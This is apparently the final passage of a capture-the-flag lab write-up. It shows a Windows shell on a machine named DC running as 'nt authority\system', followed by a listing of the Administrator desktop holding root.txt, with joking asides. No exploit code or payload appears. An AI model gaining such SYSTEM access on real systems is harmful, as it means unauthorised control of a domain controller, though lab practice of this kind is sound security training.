Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami & hostname
nt authority\system
DC

C:\Windows\system32>
```

LOL

And the root hash is here:



```
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 2AF3-72E4

 Directory of C:\Users\Administrator\Desktop

21/01/2021  06:49 úú    <DIR>          .
21/01/2021  06:49 úú    <DIR>          ..
21/07/2018  05:06 úú                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  23.447.650.304 bytes free

C:\Users\Administrator\Desktop>
```

BABA BOOEY